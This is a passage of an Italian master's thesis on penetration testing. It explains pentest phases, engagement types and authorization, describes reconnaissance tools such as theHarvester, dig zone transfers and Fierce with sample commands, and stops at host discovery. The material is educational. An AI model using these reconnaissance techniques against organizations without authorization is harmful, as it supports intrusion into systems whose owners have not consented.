POLITECNICO DI TORINO

Corso di Laurea in Ingegneria Informatica

Tesi di Laurea Magistrale

Penetration Testing Techniques

Relatori
prof. Antonio Lioy
ing. Andrea Atzeni

Candidato
Antonio Morrone

Anno accademico 2016-2017

Sommario

The subject of the thesis concerns one of the hottest aspect of IT today: Information Security. The goal of the work is the analysis of the methodologies used to verify the security of a system, also known as Penetration Testing techniques. It will give an overview of the techniques used by an attacker to penetrate into an information system in order to reach his objectives, which can include information gathering only, or leading a company to a denial of service.

In order to correctly adopt the necessary countermeasures to be able to defend against penetrations, companies need to develop the right mindset, to be suspicious and to be prepared to such events. Nowadays each company needs to protect themselves from cyber attacks, so it is important to become conscious about the risk involved in these days, since that no one is excluded, both people and companies. Today we heard about security attacks very often and they demonstrate that people and company have to be aware about the actions to be taken to reduce its risk and to be able to react if it occurs.

The first part of the thesis will describe the different kinds of attack that can be suffered by a company, with the objective to permit a development of the knowledge necessary to implement the security procedures act to protect their assets. This document will give a categorization of the different scenarios which can take place during a penetration, since that many conditions can tamper with the status of an information system. This part is particularly useful to give to the reader a general overview of the process involved, which includes a set of well-organized steps adopted systematically by an attacker in order to reach his goal.

After describing the categories which an attack can belong to, the thesis will describe the main steps involved during a Penetration Test. This section helps the reader to understand that nothing will be ignored by a person who has the intention to break into the system. In this part of the document, all the steps involved in a penetration test will be described in details; it will walk the reader through the enumeration of the open source tools can be used by an attacker, divided by phase. Although usually attackers are very smart people, with an high level of technical knowledge, they make use of many tools that facilitate very much their work. This chapter will dive the reader into the details of the techniques implemented by the tools in order to complete their job, by including also some example. This description can help to understand how to reproduce some operation manually, if the tool should not be available.

The third part of the thesis will describe two scenarios of penetration test; the first one involves the attack of a Windows-based machine, while the second one considers the attack of a Linux-based one. In this part, we will describe the set-up of a simulated environment, act to demonstrate the procedures previously described. The reader will be guided through a simulated penetration test, from the point of view of an attacker, by showing all the phases to be performed.

The thesis could be a good starting point, to be used to define a standard procedure to be adopted by a company to reduce the risk of an attack. This document assumes in most of the

cases the point of view of the attacker, but the job could be continued, by repeating the same path from the point of view of the defender. The questions to be pointed out to are: how it is possible to avoid these attacks? Which impact could have the exploitation of a flaw into the system?

Ringraziamenti

Non posso non ringraziare la mia famiglia, che mi ha sempre dato la fiducia di cui avevo bisogno, credendo in me anche quando io stesso dubitavo. Grazie a loro, che sono stati in grado di sostenermi, di darmi lo spazio di cui necessitavo, che mi hanno permesso di sbagliare a volte, in modo da poter imparare, ma sempre presenti a modo loro. Mio fratello, sempre stato per me l'esempio da seguire, direttamente e indirettamente, fonte di preziosi consigli che mi hanno permesso di crescere.

Grazie Simona, persona con la quale sono cresciuto, che mi ha sostenuto e mi sostiene quando tutto intorno sembra crollare, che riesce a darmi la forza per andare avanti quando io mi guardo indietro. Achille, lui mi ha insegnato che si può comunicare tanto anche quando le parole non ci sono.

Un ringraziamento particolare va a tutte quelle persone che ho incontrato fin ora, da professori a colleghi di lavoro, passando per persone conosciute per caso, in grado di ispirarmi, di darmi stimoli per fare di più, che hanno rappresentato per me un punto di svolta e che mi hanno dimostrato che si può e si deve fare di più, sempre.

Grazie.

Indice

Capitolo 1

Introduction

Nowadays, many aspects of our lives depend on Information Systems, since that technology has been invading many different domains, from social network to sport, from bank systems to medical systems. We could think about smart-tv, smart-house, smart-car, and all the devices belonging to the so called *Internet of Things*, but how much we can trust them? How much we could be sure that all the information we use to access some service are not disclosed? Are we very sure that all our data are well-protected? Many of the systems previously mentioned include one or more human interaction. As human beings, we know that everyone can make mistakes every day, so it is absolutely normal having doubts regarding processes in which humans have a strong role in the chain. And what about software? Is the software that we use everyday well-designed? All the existing software cannot be considered bug-free and often, software has not been neither designed to be secure. But here another question arises: what does it mean secure?

1.1 Information Security

We will try to answer to all these questions in the next chapters, trying to analyse the current state-of-art solutions which permit us to understand if a software could be used with a certain level of security. Our objective is to analyse the main steps usually performed by a malicious person with the goal of compromise a system. We will see that the approach used is based on a set of steps performed systematically for maximizing the likelihood of success. What do we mean with computer security?

> The purpose of computer security is to protect an organization's valuable resources, such as information, hardware, and software. Through the selection and application of appropriate safeguards, security helps the organization's mission by protecting its physical and financial resources, reputation, legal position, employees, and other tangible and intangible assets [1].

From the previous definition, we can extract some clue that indicates the weakness of a computer system, and the many ways a person can use for reaching his/her goal. During this document we will refer often to an hypothetical person with malicious objectives which will be simply called an attacker, since that its goal is to attack and compromise a target system. That's why security needs to be treated not as boolean condition, but as a property to be verified periodically and

optimized in the best way we can, according with the resources available. That's why it is not enough to consider a system "secure" only if its hardware is closed on a room and protect by a locked door, or if there is a firewall installed that filters all the inbound connections; we need to evaluate all the layers and the components involved, from hardware to software without forgetting the most important one, people component, in order to lower the risk and to make the life of an attacker as hard as we can.

1.2 Motivation

After having shortly defined what is the information security, let's have a look to some statistical data in order to understand what is the impact of information security in a company daily life.

Even if nowadays the security threats are growing, not all the companies are aware about security risks. They often consider security an IT matter, instead of considering the business side-effects that a security attack can bring. According with the PWC report, regarding the engagements of boards in enterprises, it seems that 75 percent of corporate boards are not actively involved in cybersecurity oversight in US [2].




Figura 1.1. Board engagement in cyber-risks [Source: PWC US 2015 cybersecurity report]

According with last Symantec report, data lost have increased the last years significantly. They report over half a billion personal information records stolen or lost in 2015 and more companies than ever not reporting the full extent of their data breaches [3]. Symantec declares that around 39 percent of the breaches took place within Health Service, and 4 million of identities have been exposed.

And if it is still not enough, Verizon's 2016 Data Breach Investigations Report finds that 89 percent of data breaches involves financial or espionage motivations, which demonstrates that people involved are technically prepared and well motivated to accomplish their tasks. But still security has not the importance it should have since that 63 percent of confirmed data breaches involves using weak, default or stolen passwords [4].

1.3 Security testing

First of all, security needs to be considered from design. Only by designing a system with security in mind, we could create a security-aware system. But not all the existing projects have been designed in that way, and often security is treated like an optimization to be performed later on. In order to build a secure system we have to know what is the profile of our enemies. Who is the attacker?
An attacker is not necessarily a person, but it is an entity who is trying to obtain illegitimately an asset. In order to understand the previous sentence we need to define some conception.

Entity Generally speaking, a system can be attacked by a person directly, or by another system or software, maybe driven by a human being or activated by some user interaction

Asset It represents all the kind of resources we want to protect. It could be user information, money, sensitive business data

In order to adopt effective measures, we need to understand how attackers operate, to analyse the steps performed, and try to discover all the vulnerabilities in our system before being discovered and exploited by an external entity. As previously mentioned, we need to act in all the layers involved in a business to obtain an higher level of security, from securing the hardware until adopting security network solution, from securing back-up until implementing a SDL (Security Development Life-cycle) plan, to categorize the information the company treats, to standardize all the process in which sensitive information is involved, to instruct all the people to adopt the process designed. After that, we need to test security of the system by internal, performing internal network scan, static code analyser, application vulnerability scan and to adopt solution before our system reach production environment, so before being exposed to the external. After implementing certain process, we need to evaluate if the processes have been well adopted in both the system and people factors. In order to perform a security test, usually company needs to hire an external team that will emulate the behavior of an attacker. This kind of simulation, is called **Penetration Testing**, in short **PenTest**. It includes a huge set of tests, usually performed by an authorized external company, to simulate the operations of an hypothetical attacker in trying to penetrate in a company system. In this perspective, the team in charge of doing the test, will try to compromise the target company system, by gathering information and by eluding the security processes adopted.

1.4 Penetration Testing

Now we will walk through the steps involved in PenTesting (see figure 1.2), keeping in mind that each phase is fundamental and necessary for the next one and that the final success is strongly dependant from the success of each one.

1.4.1 Footprinting

This is the initial phase, and maybe the most important one. In this phase attackers try to gather information about their targets. He will try to pick up all kinds of information he/she can, since that they can be used in the next steps. The starting point is often the corporate site, that in many cases reveals much more information it should. But today we are living in the Social Networks




Figura 1.2. Penetration Test phases.

age, so why do not use them? All the sources of information could be for an attacker much more valuable than what it seems to be. In this step, the attacker try also to understand if they allow for a remote access, if they use a *VPN* to communicate among many sites.

1.4.2 Scanning

At this point, the attacker starts trying to identify how the corporate network is built, what are machines running and what kind of services they are running. Starting from this phase, the attacker has to pay attention to the operation performed, because he/she could raise some alarm. That's why this is a delicate phase, because he/she needs to fully cover all the network he/she can, but at the same time, he/she needs to take care not to be too much obtrusive. In this step, usually two operations are performed:

- Network Scanning
- OS identification

1.4.3 Enumeration

After collecting information, the attacker needs to organize them. During this phase, the attacker try to concentrate on a subset of the machines discovered, by identifying only the most interesting

ones. A device could result interesting for an attacker if it is vulnerable to some weakness already discovered, or if it exposes vulnerable services. Here we can see how much important are the information gathered previously. Only by having a complete vision of the whole system, an attacker can identify what will be the target in the next phase. So in this step the attacker will try to identify all the running services on a target machine, on which ports they are listening, what are the versions of the applications installed in order to identify all the exploitable weakness.

1.4.4 Exploitation

As we have already seen, attacking a system is not so immediate as someone can imagine. This is the moment in which an attacker will try to use all his technical skills to obtain the control of a device. We are using the word device, because we need to think about a target as one of all the components can be reached and, among them, we can find network components, servers, employee machines. In this step, the attacker, based on the information gathered before, will sink the knife to the victim. He could decide for:

- Attack a router, a server or some other device having a control panel by trying default username/password
- Attack an application by verify the most common errors performed during development or deployment

This phase includes also a sub-phase that comes just after the exploitation, hence called **Post-Exploitation**, in which the attacker exploits the position just reached in order to elevate its privileges (*Privilege Escalation*), or to implement some technique that can be used later on to have the control of the target machine, that could include a port redirection, or an installation of a backdoor.

1.4.5 Tracks covering

After the previous step, someone could think that the job is done. He makes a big mistake. Even if the exploitation has been successful, and he has not been discovered yet, it doesn't mean that in the future he couldn't be pursued for the operations performed. Indeed the targeted company reaction is often not so immediate and when it happens, they try to investigate for all possible clues that can lead to a guilty part.
Often logs are inspected in order to understand what are the operations performed by the attacker, but a backdoor left by the attacker could also be used, as well as uncommon traffic on port usually not used; in short, anything could be exploited by the company against the intruder.

1.4.6 Report generation

This phase exists only when the previously described steps have been performed upon request of the owner company. After PenTest, it is necessary to release to the client a report containing a detailed description of all the vulnerabilities found. The format will be described in the dedicated section, but the report is precious for the company, that can use it for reacting to the weaknesses found before being effectively exploited.

Capitolo 2

Pentesting

2.1 Description

Penetration testing consists of a set of systematic procedures performed to gain access to company assets. It can be merely applied on a computer system, but the term usually refers to the verification of the correctness of the security procedures implemented by a company. Penetration Testing, in short PenTesting, involves simulating real attacks to assess the risk associated with potential security breaches. On a PenTest (as opposed to a vulnerability assessment), the testers not only discover vulnerabilities that could be used by attackers but also exploit vulnerabilities, where possible, to assess what attackers might gain after a successful exploitation [5]. As defined by Computer Security Division of NIST, (National Institute of Standards and Technology):

> Penetration testing is security testing in which evaluators attempt to circumvent the security features of a system based on their understanding of the system design and implementation. The purpose of penetration testing is to identify methods of gaining access to a system by using common tools and techniques used by attackers. Penetration testing should be performed after careful consideration, notification, and planning [6].

So penetration tests should be performed by external teams, since that internal ones could have a deeper knowledge of both networks and security procedures in place. It implies the usage of the same tools that would be used by real attackers. It is used to simulate the behavior of an external malicious team that tries to access, with **authorization**, to the company assets, and to verify that the company is able to defend itself in such situation.

Using simpler words, penetration testing is the process of attempting to gain access to resources without knowledge of user-names, passwords and other normal means of access [7]. To stress the importance of using and following a methodology, it is often beneficial to describe a scenario that helps demonstrate both the importance of this step and the value of following a complete methodology when conducting a penetration test [8].

The only thing that differentiates a pentester with respect an attacker, is the **authorization**. Since that the simulation could include the usage of tools restricted by law, it is necessary to have a formal permission for conducting the test in which all the activities will be performed are detailed. The formal permission should include:

- IP addresses to be tested
- Host to not be tested
- List of acceptable techniques and tools
- Time when testing will be performed
- IP address of the machines that will perform the test in order to differentiate the simulated attack from a real one
- Handling of the information collected during the test

2.2 Objectives

The objective of Penetration Test is to have a complete perspective of the level of security implemented by a company and to verify its response to certain events as intrusion or data corruption. In particular its main benefits are:

- identify the main vulnerabilities of a system, so that an organization can deploy an action plan to implement the defenses according with the priority of the flaws identified
- improve the IT components of an organization since that both networks and software flaws can be identified
- improve the non-IT part of a company, involving people also, in order to limit the information disclosure for each hierarchical level
- reduce the possible financial losses coming from an incident, and in a certain way be prepared in such event, by adopting remedial measures or reactions.

2.3 Classification

Before starting a PenTest, a lot of factors have to be defined. We are considering some of them to be able to characterize a typical PenTest:

- Initial information
- Aggressiveness
- Scope
- Approach
- Techniques
- Starting point

According with the information given to tester team, PenTest can be:




Figura 2.1. Penetration Test classification.

Black-box test This kind of test is quite next to a real attack coming from a real intruder, since that the team is obliged to investigate about its client in order to obtain information publicly available. In this test, it is particularly important the information gathering phase

White-box test This test includes a certain level of knowledge by the attackers team, that can range from a basic knowledge coming by an employee that worked previously in the company, until a deep knowledge coming from someone who knows the network architecture and the security measures adopted

The level of aggressiveness has to be decided before the starting of the test, in order to avoid some side-effect can occur during the operations such as unavailability of the services.

Passive All the vulnerabilities discovered will not be exploited.

Cautious Among the vulnerabilities discovered, only the ones that don't affect the system, in term of functionality, will be exploited.

Calculated The tester will try to exploit any vulnerability only after having analysed the effect of each exploit in term of system disruption.

Aggressive The tester will exploit all potential vulnerability, even the most invasive ones, like DoS (Denial of Service).

Sometimes a company needs to evaluate only certain area of the whole networks, because of its importance or of its level of criticality, so the scope can be:

Focused The test targets only a sub-network and can be used for test the effectiveness of changes just performed in that part.

Limited The test targets a limited area of the network or of the resources available, such as a DMZ (De-Militarized Zone)

Full The test covers all the resources available

Even the approach used by tester team needs to be specified.

Covert In this situation, the test is performed without the knowledge of the company, so the attack is not announced. In such situation, is possible to evaluate the responsiveness of the company security team in identifying an attack and in its reaction.

Overt In this case, the test is performed with the organization full knowledge and the team, working with the company, have access to insider knowledge so the attacks will not be blocked.

As we will see in next chapters in more details, the techniques could be used are:

Network based It is the most common attack, since that this is the typical access that an external attacker has.

Other communication channel If performed though telephone or fax, or by exploiting the wireless networks or bluetooth device.

Physical attack In some situation, since that company often use network component for filtering data access, is much easier to access to the network physically, by accessing, for example, to some workstation that is not password-protected.

Social engineering This kind of access is the most deceitful since that can be discovered only if the people are well trained and even in that case, most of the people have a certain inclination to offer help to other ones, so that situation is often used for obtaining information or remote access to a workstation.

The last differentiation can be done on a PenTest is the starting point:

Outside If the attack is performed from outside the network. It can be useful for testing configuration and effectiveness of network component used for filtering access

Inside This test is performed directly from the internal network and it is useful for checking the responsiveness of the system in case of firewall error or misconfiguration.

2.4 Footprinting

As in any kind of job, research is the first step. Each task to be performed, request an initial phase in which the subject tries to understand the task and how to accomplish that operations involved. **Footprinting**, also known as **Reconnaissance**, or **Information Gathering**, is the step in which an attacker tries to collect information about his target. All kinds of information could be valuable and should be considered precious. In most cases, this step is overlooked by newcomers, because it could seem the least technical one and the most boring respect to attacking directly the target. There couldn't be anything further from the truth. The more time is spent for collecting information, the higher is the possibility to end the test successfully. One of the aspects that usually takes newcomers to overlook this phase is the absence of an automated tool that permits to accomplish this task. That's why this phase requests a deep knowledge of the attacker in term of importance of the information gathering. Using a combination of tools and techniques, coupled with a healthy dose of patience and mind-melding, attackers can take an unknown entity and reduce it to a specific range of domain names, network blocks, subnets, routers, and individual IP addresses of systems directly connected to the Internet, as well as many other details pertaining to its security posture [9].

The primary goals of this phase are:

1. to gather as much information as possible
2. to sort the information gathered in order to be easily used in next phases

Footprinting can be either active or passive.

Active It requires that the attacker interacts directly with the target; this can lead to be traced by the target, that could register the attacker IP and check the log if some suspicious activity has been registered.

Passive This strategy doesn't require the attacker to directly interact with the target, but he will collect information by using only the publicly available one, such as search engines, social network. In this scenario, the target cannot be aware about our movements.

Here is a list of the most common sources of information can be found:

- Corporate website
- Social Networks
- Social events
- Web Search engines
- Open Source repository
- Rubbish

Even trash could be a very precious source of information for an attacker, because not many companies pay the right attention to the huge amount of paper they use and then throw away. Nowadays this job, could be much easier if the company adhere to a selective collection of the rubbish.

Corporate website represents a good starting point for an attacker. It is not uncommon to find also security configuration files. In addition is possible to have a look at the source code of the web site in order to gather some clue regarding the frameworks used or to understand if the code is outsource or not. Even if an organization keeps a close eye on what it posts about itself, its partners are usually not as security-minded [9]. Often company website provides a section that is used by employee for accessing internal services such as email box, or VPN access page. All this info could be exploited in the next steps. Sometimes a website can provide information regarding security policy adopted by the company and that information are usually used by employee for trouble-shouting. Furthermore an attacker could try to dig into social networks to look for information regarding company employees. Often they reveal information regarding employee emails so that an attacker could understand the schema used for the email (that is usually used as username in corporate website).

A very valuable source of information are the Web search engines, and in particular Google. Google provides a specific language to query the search engine in order to find very specific page. We could be interested in looking for some keywords in a single domain, or in a sub-set of pages, or if we prefer, we could look only for certain file-types (e.g. pdf, word). It has been written a book by Johnny Long called 'Google Hacking for Penetration Testers Vol. 2', in which there are a lot of search strings that attacker can use to dig up information on the web.

WHOIS

Version	OS	License
-	Windows/Linux/Mac OS	-

The *WHOIS* tools is based on the *WHOIS* protocol first described in RFC812 [12]. Its last update corresponds to the RFC3912 [13], which provides very little information about the server response format and doesn't include any mechanism for access control, integrity and confidentiality. The *WHOIS* service is a very simple and effective way of finding information about the targets. Here can be found the IP addresses and the hostnames of the company's DNS (Domain Name System) servers, and the contact information which usually include address and phone number. As described by its RFC, "A WHOIS server listens on TCP port 43 for requests from WHOIS clients. The WHOIS client makes a text request to the WHOIS server, then the WHOIS server replies with text content. All requests are terminated with ASCII CR and then ASCII LF. The response might contain more than one line of text, so the presence of ASCII CR or ASCII LF characters does not indicate the end of the response. The WHOIS server closes its connection as soon as the output is finished. The closed TCP connection is the indication to the client that the response has been received" [**?**]. From its description, we can see that the response format hasn't been defined, so ideally it can contain any text information.

NSLOOKUP

Version	OS	License
-	Windows/Linux/Mac OS	-

The *NSLOOKUP* is a tool can be used to query DNS servers and potentially obtain records about various hosts. The operations performed by the tool involves DNS queries in order to obtains information the DNS records stored on the servers. The answer is divided into two sections, including both authoritative and non-authoritative answers.

THE HARVESTER

Version	OS	License
2.7	Windows/Linux/Mac OS	GPL v2.0

It is a tool for gathering e-mail accounts, sub-domain names, virtual hosts, open ports/ banners, and employee names from different public sources (search engines, PGP key servers) [10]. This tool provides two way of usage:

Passive It is possible to specify which source to be used for collecting information.

Active Within the active mode, it permits to perform a DNS reverse query on all ranges discovered (-n), a DNS brute force for the domain name (-c) or a DNS TLD expansion discovery (-t).

The following is a list of the currently available sources [10]:

- google: google search engine — www.google.com
- googleCSE: google custom search engine
- google-profiles: google search engine, specific search for Google profiles
- bing: microsoft search engine — www.bing.com
- bingapi: microsoft search engine, through the API (you need to add your Key in the discovery/bingsearch.py file)
- dogpile: Dogpile search engine — www.dogpile.com
- pgp: pgp key server — mit.edu
- linkedin: google search engine, specific search for Linkedin users
- vhost: Bing virtual hosts search
- twitter: twitter accounts related to an specific domain (uses google search)
- googleplus: users that works in target company (uses google search)
- yahoo: Yahoo search engine
- baidu: Baidu search engine
- shodan: Shodan Computer search engine, will search for ports and banner of the discovered hosts (http://www.shodanhq.com/)

This is an example of its usage:

```
theharvester -d polito.it -l 500 -b google -f google-result.html
```

```
▾ Hypertext Transfer Protocol
  ▸ GET /search?num=100&start=0&hl=en&meta=&q=%40%22polito.it%22 HTTP/1.1\r\n
    Host: www.google.com\r\n
    Connection: keep-alive\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept: */*\r\n
    User-Agent: python-requests/2.12.4\r\n
    \r\n
    [Full request URI: http://www.google.com/search?num=100&start=0&hl=en&meta=&q=%40%22polito.it%22]
    [HTTP request 1/1]
    [Response in frame: 10]
```

Figura 2.2. Google request from theHarvester.




Figura 2.3. Html page generated from theHarvester.

The previous command will call the program by specifying "polito.it" as domain to look for (-d), by using google as search engine (-b), with the maximum number of results equal to 500 (-l), and will save the results in two files (-f), *google-result.html* and *google-result.xml* Having a glance at the packets exchanged, we can see that after having established a connection with the server, the program accomplishes the task by breaking up the request into many requests, each one composed of 100 results. So this how the first request look like:
In the next requests, only the *num* and *start* parameters will change.
This is the initial part of the html page generated:

Regarding the active mode, this is an example of hosts found by activating the DNS reverse query for only 10 results from google.

```
theharvester -d polito.it -l 10 -b google -n -f google-result-dns.html
```




Figura 2.4. DNS reverse query from theHarvester.

HTTRACK

Version	OS	License
3.49-2	Windows/Linux/Mac OS/Android	GPL v3.0

This tool can be indirectly used for gathering information, event if its primary goal is to download a whole website. This operation can be often useful since that often the team needs to dig into the website code, so doing that operation off-line can be much more comfortable. Its goal is to build the same directory structure present on the server and download locally all the files served by the server, in order to be able to reproduce the same directory structure and permit the web site and all its internal links to work properly after download. It practically reproduce the operations performed by any browser, but in addition, it saves the files and changes the all links (image, style sheet, anchor, javascript, etc...) to point to the local files.

GOOGLE — EXPLOIT-DB.COM

Even if we have already spoken about search engine hacks, it is important to underline the existence of a website used for gathering Google Hacks, also known as *Google Dorks*. It contains a dedicated section of google search strings which show how the search engine is able to look for vulnerabilities and how to exploit them.

Netcraft

Netcraft is an internet services company that provides on its website, a very useful tool [11]. In the section "What's that site running?", starting from a website address, it is possible to collect a lot of information such as IP address, Domain registrar, Hosting country, web trackers, technologies used (both server-side and client-side).

DIG

Version	OS	License
-	Windows/Linux/Mac OS	-

DIG, Domain Information Groper, is a tool that can be used for retrieving DNS information from DNS name servers. From its man page:

> It performs DNS lookups and displays the answers that are returned from the name server (s) that were queried. Most DNS administrators use dig to troubleshoot DNS problems because of its flexibility, ease of use and clarity of output.

DIG can be used in a very easy way to attempt a zone transfer. A DNS zone transfer is an answer to a DNS query to list all DNS information for a domain, so DNS data can be used to decipher the topology of a company's network or worse to perform DNS spoofing[1].

Fierce

Version	OS	License
1.2.0	Windows/Linux/Mac OS	GPL v3.0

Fierce is a perl tool that permits to scan domains with the scope of locating undocumented, internal or just hard-to-find resources via the DNS system. It helps locate non-contiguous IP space and host-names against specified domains. In order to reach its goal, it identifies all the nameservers associated with an IP and then it performs all the DNS requests against all the nameservers previously identified, to verify if some nameserver contains additional information. It uses a module called "ARIN", that performs requests against ARIN, (American Registry for Internet Numbers), registry. The response of this queries is composed many entries called "net-handle", which contains a lot of information such as *IP* address range, which are in turn used for further queries. It performs also a set of *AXFR* requests against each nameserver in order to collect information. *AXFR* is a protocol used for performing *DNS* zone transfer, consisting in replicating *DNS* information stored in a nameserver to another one. The tool also tries to brute-force the prefix and the sub-domains of a domain; the prefix is brute-force by using the most common prefix such as "www", "mail" or "test" and appending to it a number, that can be configured. It also tries to enumerate the TLDs, (Top-Level Domains), since that many companies register many domains to be used for different reasons. Another very interesting feature of the tool is the ability to analyse the nearby IPs. In particular, it tries to identify the IP addresses within a class C block addresses, and perform a reverse look up on these IPs; if the domain match with the target one, it is added to the list, otherwise the user is prompted to decide what to do with the domain discovered.

Metagoofil

Version	OS	License
2.2	Windows/Linux/Mac OS	GPL v2.0

[1] GIAC, DNS Spoofing Attack

This is an excellent tool that is used for collecting metadata information from documents. Its goal is to search in Google all the document types specified and to save them locally. Then the documents saved will be inspected for looking all metadata associated such as usernames, software versions, servers, machine names.

2.5 Scanning

It is important to understand that most of the existing networks today have the goal to permit the exchanging of the information between the internal network and the external one. It is very rare to find an isolated network today. So, each time there is a way for a packet to reach an internal host of a network, it means there is a way that can be exploited by un-authorized people.

> If footprinting is the equivalent of casing a place for information, then scanning is equivalent to inspecting the walls for doors and windows as potential entry points [9].

In this step, scanning can be performed at different layers:

network scanning or port scanning It is used to identify the hosts that are running services in a network and what are the services are running on certain ports.

vulnerability scanning Starting from a service running on an host, the goal of this scan is to identify the set of weaknesses can be exploited on it.

The goal of this phase is to obtain an in-depth, detailed image of the system we are targeting in order to understand if there is some way to exploit its network and how to proceed to reach our goal. This phase can be dived into different steps:

1. determine if a system is alive, also known as host discovery
2. scan the system to understand what are the services running
3. identify the operating system used

Even if at the end of the previous phase we gathered a lot of information, now we need to sharpen that information, we need to restrict the target to be attacked. Let's make an example: if we have a list of IP addresses belonging to the company target we need to understand which of the addresses are the active ones and the roles they have in the network. In this step the attacker will analyse the information gather for attacking the device with the highest likelihood to be affected of some vulnerabilities that can compromise the whole network. Here we can understand, that the strategy of the attacker consists in looking for the weakest link of the chain, that's why each component of the network needs to be protected even if it seems it doesn't provide any important service, but it could be used as entry point for attacking the internal of a network.

Obviously, at the beginning of the attack, the targets are the devices at the perimeter of the network and only subsequently, after having exploited some vulnerability on these devices, the attacker will be able to look for vulnerabilities into internal hosts.

2.5.1 Host discovery

What are the mechanisms most used by an attacker for understanding if a system is alive? The most common and easy to use tool is the *ping* utility, available in almost any operating system by default. With *ping* usually state for a network utility program common in many operating systems used to exchange ICMP packets [14]. In particular, the machine calling the *ping* command sends the *ICMP echo request* to the target machine and wait for an *ICMP echo reply* sent by the target. Since that this utility is often used by network operators, it is often available on the target machine. The problem of this mechanism is inside the protocol. The ICMP protocol, as many other network protocols created in the early stages of Internet, doesn't require any kind of neither authorization or authentication. This lack of design in the protocol permits to anyone to use the ping against the target machine without providing any information about authentication. This is an example of a *ping* call without arguments:

```
PING www.google.com (172.217.20.100) 56(84) bytes of data.
64 bytes from fra02s28-in-f4.1e100.net (172.217.20.100): icmp_seq=1 ttl=63
    time=24.0 ms
64 bytes from fra02s28-in-f4.1e100.net (172.217.20.100): icmp_seq=2 ttl=63
    time=24.8 ms
64 bytes from fra02s28-in-f4.1e100.net (172.217.20.100): icmp_seq=3 ttl=63
    time=24.6 ms

--- www.google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 24.041/24.536/24.872/0.357 ms
```

Figura 2.5. Ping utility from Kali Linux.

